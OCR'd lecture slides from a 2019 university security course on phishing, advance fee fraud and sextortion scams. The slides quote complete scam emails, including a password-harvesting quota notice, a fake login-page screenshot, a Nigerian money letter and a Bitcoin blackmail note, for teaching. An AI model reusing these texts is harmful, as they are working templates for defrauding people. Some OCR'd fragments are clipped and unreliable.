Lecture 17: Worms and Botnets

Professor Adam Bates
CS 461 / ECE 422
Fall 2019

Goals for Today

- Learning Objectives:
  - Wrap up discussion of web abuse with Phishing
  - Advance our understanding of Internet worms and their evolution
- Announcements, etc:
  - **Midterm October 9th 7pm 1404 Siebel**
  - MP2 Checkpoint #2: **Due Oct 7 at 6pm**
  - MP3 Release: **Oct 7 at 6PM**
  - MP3 Checkpoint #1: **Oct 14 at 6pm**
  - Wherever we land at the end of class today marks the testable class content for the exam

Reminder: Please put away devices at the start of class

Phishing Spam

- **Phishing**: Convince victim to reveal secret information (usually password) via email by impersonating legitimate authority
- **Spear phishing**: Targeted phishing that use additional knowledge of target

Phishing Spam

From: HELP DESK <etty@unpad.ac.id>
Date: Sat, Jul 24, 2010 at 03:31
Subject: Your mailbox has exceeded the storage limit
To:

Dear mail user,

This is to inform you that Your mailbox has exceeded the storage limit
which is20GB as set up by our administrator service center,you are currently
running on 20.9GB,To re-validate your mailbox please fill the form and send to our system administrator
center.
First Name: (.....)
Last Name.....)
Email Address.....)
user name(.....)
password(.....)
confirm password(.....)
To increase your mail size,We apologize for any inconvenience. Thank you for your anticipated
co-operation.
Note: Failure to comply may result lose of your account within 24 hours.
Thanks. System Administrator center .

_____
misc mailing list
misc@cs.ucsd.edu
https://csemail.ucsd.edu/mailman/listinfo/misc

Passwords

Classify Your Data Passwords Phishing Social Media Safety Contact

A strong, well-protected password is one of the most crucial components of computer security. Strong passwords not only protect your machine from unauthorized access, but also protects your data within and across websites you use. It is important to have a series of strong passwords and to avoid using the same password on more than one account (i.e. don't use the same password for your Facebook and bank accounts). Technology Services strongly recommends using a password management tool, both to help you store your passwords and also to assist in creating strong passwords.

Learn how to make a strong password: https://answers.uillinois.edu/illinois/page.php?id=69112

g password. https://answers.uillinois.edu/illinois/page.php?id=65112

r password, you can visit https://identity.uillinois.edu

nplemented two-factor authentication to further secure some University-related
entication provides added security as it requires the customer to have a second device
e to confirm the identity of the person attempting to log in.

ollowing these steps:

password.
ord with anyone else in person, by email, or online. It's against campus policy to let
password. IT staff will never ask you for your password, particularly by email.
rs to your password reset questions with anyone.
that you use for highly sensitive accounts such as your email, your bank account, your
niversity of Illinois account.
ord or the answers to your password reset questions on publicly viewable web sites,
l media profiles.
s to your password reset questions in any public settings. This includes pictures of your
s your reset question.

From: "Patterson, Sandra K" <skpttrsn@illinois.edu>
Subject: **Information service**
Date: March 25, 2019 8:33:44 AM CDT

Notification of Ticket Escalation

Workspace: Service Desk
Ticket: Request closed
Request Number: #135863CCO223


Priority: High **Status:** Request
Creation Date: 2019-25-03

Description:

I have marked your Request as closed.

Please review the details of your request in the Self Service portal via the following link: Your incident

If you feel that your request has not been completed, please visit your incident link to re-open the request.


https://findreadybuilder.com/include/language
Unsafe website
System Login | University o...
UNIVERSITY OF ILLINOIS SYSTEM
URBANA-CHAMPAIGN • CHICAGO • SPRINGFIELD
NetID
Password
LOG IN
Forgotten or expired password?
Account options
Help logging in
© 20192018 University of Illinois Board of Trustees | Privacy policy
SM-UA-EAS-002

From: <sd@uillinois.edu>
Subject: **Awaiting your response: Update ticket R4618545**
Date: January 4, 2019 2:01:29 AM CST
To: <klevchen@illinois.edu>
Reply-To: SDReply <USDReply@uillinois.edu>

```
Do you still require assistance from us regarding this issue? Please
let us know by replying to this message. This ticket will close in 1
business day if we do not receive a response.

Thank you,
University of Illinois Support Team
```

This is a real email!

```
Click on the following URL to view Request:
https://support.uillinois.edu/CAisd/pdmweb.exe?
OP=SEARCH+FACTORY=cr+SKIPLIST=1+QBE.EQ.id=4782832

**************************************************************
DO NOT CHANGE OR REMOVE THE SECTION BELOW OR CHANGE
THE SUBJECT OR REPLIES WILL NOT UPDATE TICKETS.
AS A COURTESY, PLEASE REMOVE ORIGINAL MESSAGE FROM YOUR REPLY.
**************************************************************

%REQUEST_ID=R4618545
%STATUS=Client Updated
```

Phishing Challenges

- No easy way to tell if email is legitimate
  - Asking user to click on a link in email is not an indicator that email is malicious
- Verifying URL in browser is imperfect
  - Users need to know which parts of URL are relevant
  - Outsourcing to vendors with a different domain
- Primarily rely on email and Web filters today

Advance Fee Fraud

- Convince victim to send money to scammer by promising much larger reward later
- Predates email, but lower cost of email spam has made these ubiquitous

From: SAMUEL JOHNSON <Samj1212@Web2mail.Com>
Date: January 17, 2009 11:52:33 PM PST
To: [redacted]
Subject: URGENT REPLY FROM TELEX DEPARTMENT OF CENTRAL BANK
Reply-To: samj12124@web2mail.com

I Am Mr. Samuel Johnson The Senior Telex Officer, Department Of Foreign Operation On International Payment Matters.

An Audit Was Conducted By The Apex Bank (Central Bank Of Nigeria) For Five Working Days, To All Commercial Banks In Nigeria, This Instruction Was Ordered By The Presidency To Cross-Check How Many Expatriates That Were Unable To Receive Their Due Payments Since 5 Years Ago And After The Audit, The List Was Presented To The President, Then Today 20th Of A January, The President With The Executive Members Of House Of Assembly, Urged The Apex Bank To Start Handling The Payment.


Now, Your File Was Amongst The List To Be Paid But I Dictated Some Foul Play, Our Board Of Directors Want To Use Their Position To Force Me To Accept, Divert Your Fund To Another

Transferred Into Your Account But To No Avail But I Guarantee You, It Must Be Very Successful This Time, I Was Madly Upset, When I Read It And Vow To Do Everything Possible To Get Your Fund Wired.

You Must Have To Promise Me That You Will Not Tell Anybody About It Including All The People You Have Been Dealing With And The Central Bank Governor,Immediately I Hear Back From You I Will Now Tell You If I Will Make The Transfer Tomorrow, Because I'm Getting A Lot Of Pressure From The Board Members.

I Will Await Your Urgent Response.

Mr. Samuel Johnson.
Senior Telex Officer
Central Bank Of Nigeria (C.B.N)


(Your password) - Mozilla Thunderbird

File Edit View Go Message Tools Help

Get Messages Write Chat Address Book Tag

From Alert Service <keppy@nike.eonet.ne.jp>

Subject (Your password

06:36 AM

Reply to Alert Service <reply@us-shadowinvestigations.accountant>

To

Date Thu, 09 Aug 2018 04:36:08 -0000

Message ID <8dO4RM6ub@2vczh.nike.eonet.ne.jp>

X-Account-Key account2

It seems that, [redacted], is your password. You may not know me and you are probably wondering why you are getting this e mail, right?

actually, I setup a malware on the adult vids (porno) web-site and guess what, you visited this site to have fun (you know what I mean). While you were watching videos, your internet browser started out functioning as a RDP (Remote Desktop) having a keylogger which gave me accessibility to your screen and web cam. after that, my software program obtained all of your contacts from your Messenger, FB, as well as email.

What did I do?

I created a double-screen video. 1st part shows the video you were watching (you've got a good taste haha . . .), and 2nd part shows the recording of your web cam.

exactly what should you do?

Well, in my opinion, $1000 is a fair price for our little secret. You'll make the payment by Bitcoin (if you do not know this, search "how to buy bitcoin" in Google).


martin@ghacks.net is up to date

Blackmail Scam

- Email includes actual victim password (or other private identifiers)
- Urges to the victim to pay attacker to avoid public exposure
- How does attacker know password?

https://www.symantec.com/blogs/threat-intelligence/email-extortion-scams

Early Worms



The early years: Cyber-Vandalism

